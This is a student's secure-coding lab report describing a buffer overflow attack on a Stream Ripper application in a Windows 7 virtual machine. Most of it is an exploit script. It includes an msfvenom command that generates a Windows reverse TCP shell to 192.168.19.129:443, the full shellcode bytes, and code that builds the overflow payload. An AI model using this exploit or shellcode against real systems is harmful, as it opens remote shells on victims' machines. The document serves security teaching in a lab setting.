


Secure coding Lab Report

Name: Rushik kumar Avula

Reg. No: 18BCN7008

Buffer Overflow Attack :

After the downloading the zip file which contains exploit.py and application, we run the exploit.py to get the payload.




```
exploit.py - C:\Users\Rushik kumar Avula\Downloads\Vuln\exploit.py (3.7.3)
File Edit Format Run Options Window Help

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -
"""
shellcode = ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\x95\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xb8\x43\xb1\x15\xbf\x8c\x27\xde\x3f\x4d"
shellcode += "\x03\x5f\xda\x7c\x86\x04\xaf\x2f\xee\x8f\xef"
shellcode += "\xc3\x83\x02\x15\x57\xee\x1a\x1a\x80\x4c\xed"
shellcode += "\x15\xee\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xad\x9d\x32\x95\x85\x76\x38\x08\x39\xef"
shellcode += "\x74\x91\xb2\x46\x90\x91\x27\x18\x9b\xb0\xef"
shellcode += "\x12\x02\x12\xf9\x77\x76\x1b\xee\x14\xba\x55"
shellcode += "\x5a\xef\x30\xee\x4a\x3e\x2b\x4b\x35\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\xf7\xb3\xee\x2d\x76\x10\x9d\x4a\x2b\x57"
shellcode += "\x71\xdb\x44\xbd\x55\x87\x14\x8d\xcc\x6d\xfa"
shellcode += "\xe2\x0e\xce\xa3\x46\x45\x83\xb0\xfa\x04\x6c"
shellcode += "\x74\x37\xb6\x6c\x12\x40\xce\x55\xbd\xfa\x41"
shellcode += "\xd3\x36\x25\x96\x14\x6d\x91\x06\xeb\x8e\xee"
shellcode += "\x03\x29\xda\xb2\x99\x93\x59\xb9\x26\xbd"
shellcode += "\xcc\x90\x00\x69\xaf\x55\x69\xda\x47\xb3\x66"
shellcode += "\x05\x77\xbc\xac\x2e\x12\x47\x27\x91\x4b\x54"
shellcode += "\x36\x79\x8e\x5a\x39\xcc\x10\x07\xbc\x53\x25\x4e"
shellcode += "\x17\xcc\xdc\xcb\x83\x63\x20\xcc\x63\x8e\x8a"
shellcode += "\x53\x6f\x60\x5b\x93\x63\x15\xab\xde\x99\xb0"
shellcode += "\xb4\xf4\x75\x5e\x26\x93\x85\x29\x5b\x0c\xd2"
shellcode += "\x7e\xad\x45\xb6\x92\x94\xff\x44\x66\x40\x77"
shellcode += "\x6c\xb5\xb1\x0c\x6d\x30\x8d\xec\x70\x94\x0e"
shellcode += "\x99\x29\x50\x59\x67\x87\x1e\x33\xce\x71\xce"
shellcode += "\x08\x63\x15\x8c\x02\x13\x63\x91\x0e\x82\x8b"
shellcode += "\x20\xe7\xb3\xb4\x8d\x6f\x34\xcd\x3f\x0f\xbb"
shellcode += "\x04\xb0\x30\x5e\x0c\xcd\x88\x74\x45\x6c\x85"
shellcode += "\xf7\xb0\xb3\xb0\x7b\x30\x4c\x47\x63\x31\x49"
shellcode += "\x03\x23\xaa\x23\x1c\x0c\xcc\x90\x1d\x03"


payload = 'A' * (OFFSET - len(short_jump))
payload += short_jump
payload += str(pop_ret)
payload += '\x50' * 6
payload += shellcode

import io
f = io.open("exploit.txt", "w", encoding="utf-8")
f.write(payload)
f.close()
```

After creating the Windows 7 instance and copying the payload and Stream ripper Application to the virtual machine, we need to run the application and choose a use interaction field to attack with payload. In here, the search field which is vulnerable.



Next when I pressed the search button to run then you can see what happened.



After some time, its displayed the below message.

